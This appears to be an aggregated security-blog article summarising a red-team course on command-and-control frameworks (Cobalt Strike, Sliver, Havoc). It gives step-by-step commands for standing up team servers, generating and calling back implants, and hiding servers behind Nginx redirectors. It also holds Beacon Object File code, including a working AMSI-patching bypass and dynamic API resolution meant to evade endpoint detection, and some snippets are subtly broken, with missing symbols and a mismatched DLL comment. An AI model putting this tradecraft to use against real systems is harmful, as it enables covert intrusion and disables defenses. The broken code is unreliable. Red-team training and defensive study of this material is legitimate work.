Listen to this Post
Introduction:

Command and Control (C2) frameworks are the backbone of red team operations, enabling stealthy communication, post-exploitation, and lateral movement. A recent intensive training course delved into the internals of modern C2s—Cobalt Strike, Sliver, and Havoc—with a focus on Beacon Object Files (BOFs), dynamic API resolution, token manipulation, and advanced evasion. This article distills those hands‑on lessons into a structured guide for security professionals looking to elevate their offensive tradecraft.
Learning Objectives:
- Understand the architecture and deployment of leading C2 frameworks (Cobalt Strike, Sliver, Havoc).
- Develop and customize Beacon Object Files (BOFs) to extend framework capabilities.
- Implement advanced evasion techniques, including dynamic API resolution and token manipulation, in real‑world operations.
You Should Know:
1. Setting Up a Cobalt Strike Team Server
Cobalt Strike remains the industry standard for adversary simulation. Its team server acts as the central control point, while clients connect over SSL. The setup is straightforward on a Linux VPS or local lab.
Step‑by‑step guide (Linux):
 Install Java (required)
sudo apt update && sudo apt install openjdk-11-jdk -y

Download Cobalt Strike (licensed) and extract
unzip cobaltstrike-trial.tgz
cd cobaltstrike

Start the team server (replace <your-ip> and <password>)
sudo ./teamserver <your-ip> <password> [/path/to/profiles] [/path/to/agressor]

On the client machine (Windows/Linux), run the client
./cobaltstrike-client
Enter the team server IP, port (default 50050), and the password. You now have a fully operational C2 channel.
2. Writing Your First Beacon Object File (BOF)
BOFs let you extend Cobalt Strike’s Beacon with custom C code that executes in the beacon process, avoiding disk writes and new process creation. They are compiled to position‑independent object code.
Sample BOF (hello.c):
include <windows.h>
include "beacon.h"

void go(char args, int len) {
BeaconPrintf(CALLBACK_OUTPUT, "Hello from BOF!\n");
}
Compile with MinGW:
x86_64-w64-mingw32-gcc -c hello.c -o hello.o
Load in Cobalt Strike:
From the Beacon console:
inline-execute /path/to/hello.o
This executes the BOF inside the Beacon, printing the message.
3. Exploring Sliver C2 Framework
Sliver is an open‑source, cross‑platform C2 written in Go, offering similar capabilities to Cobalt Strike with a strong focus on multiplayer collaboration and encryption.
Installation and basic usage (Linux):
 Install Sliver (from GitHub releases)
wget https://github.com/BishopFox/sliver/releases/latest/download/sliver-server_linux
chmod +x sliver-server_linux
sudo mv sliver-server_linux /usr/local/bin/sliver-server

Start the server
sliver-server

Within the sliver console, generate an implant
generate --http <your-c2-ip> --os windows --save /tmp/

Start an HTTP listener
http

When the implant calls back, interact with the session
sessions
use <session-id>
Sliver’s modular design allows easy extension through “extensions” (similar to BOFs) and supports multiple C2 protocols.
4. Leveraging Havoc for Offensive Operations
Havoc is a modern, cross‑platform C2 framework that uses a Demon implant with advanced features like sleep obfuscation and custom screenshotting.
Setting up Havoc (Linux):
 Clone the repository
git clone https://github.com/HavocFramework/Havoc.git
cd Havoc

Install dependencies (Ubuntu example)
sudo ./install.sh

Build the team server
cd teamserver
go mod download
go build -o havoc-server

Run the team server
./havoc-server --profile ./profiles/havoc.yaotl

In another terminal, build and run the client
cd ../client
make
./Havoc
Connect to the team server from the client GUI, generate a Demon payload (e.g., HTTP), and execute on a target. Havoc’s intuitive interface simplifies complex tasks like token manipulation and process injection.
- Advanced BOF Techniques: Dynamic API Resolution and Token Manipulation
To evade signature‑based detection, advanced BOFs resolve Windows API functions dynamically rather than relying on static imports. Token manipulation allows privilege escalation and impersonation.
Example: Dynamic API resolution for `OpenProcessToken`:
include <windows.h>
include "beacon.h"

// Typedef for function pointer
typedef BOOL (WINAPI  OpenProcessToken_t)(HANDLE, DWORD, PHANDLE);

void go(char args, int len) {
// Resolve kernel32!OpenProcessToken
OpenProcessToken_t dynOpenProcessToken = (OpenProcessToken_t)GetProcAddress(
GetModuleHandle("advapi32.dll"), "OpenProcessToken");
if (dynOpenProcessToken == NULL) {
BeaconPrintf(CALLBACK_ERROR, "Failed to resolve API");
return;
}
HANDLE hToken;
if (dynOpenProcessToken(GetCurrentProcess(), TOKEN_ALL_ACCESS, &hToken)) {
BeaconPrintf(CALLBACK_OUTPUT, "Token opened successfully");
CloseHandle(hToken);
}
}
Compile and load as before. This BOF resolves `OpenProcessToken` at runtime, bypassing static IAT hooks.
6. Defense Evasion Strategies in C2 Frameworks
Modern EDR solutions hook critical functions and monitor for suspicious patterns. C2 frameworks employ several evasion techniques:
- Sleep Obfuscation: Encrypt beacon memory while sleeping.
- Custom Reflective Loaders: Load payloads without using
LoadLibrary. - AMSI Bypass: Patch the Antimalware Scan Interface in PowerShell.
Example AMSI bypass (BOF):
include <windows.h>
include "beacon.h"

void go(char args, int len) {
// Patch AmsiScanBuffer to return 0
BYTE patch[] = { 0x31, 0xC0, 0xC3 }; // xor eax, eax ; ret
void amsiScanBuffer = GetProcAddress(LoadLibrary("amsi.dll"), "AmsiScanBuffer");
if (amsiScanBuffer) {
DWORD oldProtect;
VirtualProtect(amsiScanBuffer, sizeof(patch), PAGE_EXECUTE_READWRITE, &oldProtect);
memcpy(amsiScanBuffer, patch, sizeof(patch));
VirtualProtect(amsiScanBuffer, sizeof(patch), oldProtect, &oldProtect);
BeaconPrintf(CALLBACK_OUTPUT, "AMSI patched");
}
}
This overwrites the first three bytes of `AmsiScanBuffer` to immediately return, effectively disabling AMSI for the current process.
7. Integrating C2 Frameworks with Red Team Infrastructure
To protect the team server and avoid IP blocking, red teams use redirectors—typically Nginx or Apache—to proxy traffic to the real C2 server. Domain fronting (using CDNs) further obscures the true destination.
Basic Nginx reverse proxy for Cobalt Strike:
server {
listen 80;
server_name c2.example.com;
location / {
proxy_pass https://<real-teamserver-ip>:443;
proxy_set_header Host $host;
proxy_set_header X-Real-IP $remote_addr;
}
}
Add SSL termination for HTTPS traffic and configure firewall rules to allow only the redirector to talk to the team server.
What Undercode Say:
- Hands‑on mastery of C2 frameworks is indispensable for modern red teamers. The course highlighted that theoretical knowledge is insufficient; building, extending, and debugging BOFs across multiple platforms solidifies understanding of both offensive techniques and defensive blind spots.
- Evasion is an arms race. Techniques like dynamic API resolution and AMSI patching are constantly evolving as EDR vendors update their hooks. The ability to customize BOFs on the fly gives operators a significant advantage in staying ahead of detection.
- Open‑source frameworks (Sliver, Havoc) are democratizing red teaming. They offer comparable capabilities to commercial tools, lowering the barrier to entry while fostering community‑driven innovation. However, they require careful configuration to avoid common pitfalls.
Prediction:
As EDR and XDR solutions incorporate machine learning to detect behavioral anomalies, C2 frameworks will increasingly adopt AI‑driven evasion—such as dynamically altering communication patterns based on the target environment. We will also see tighter integration with adversary emulation platforms, enabling fully automated red team campaigns that adapt in real time to defensive responses. The line between manual operator and autonomous agent will blur, demanding that red teamers not only master current tools but also understand the algorithms that will power tomorrow’s operations.
▶️ Related Video (76% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Muaaztalaat Cobaltstrike – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


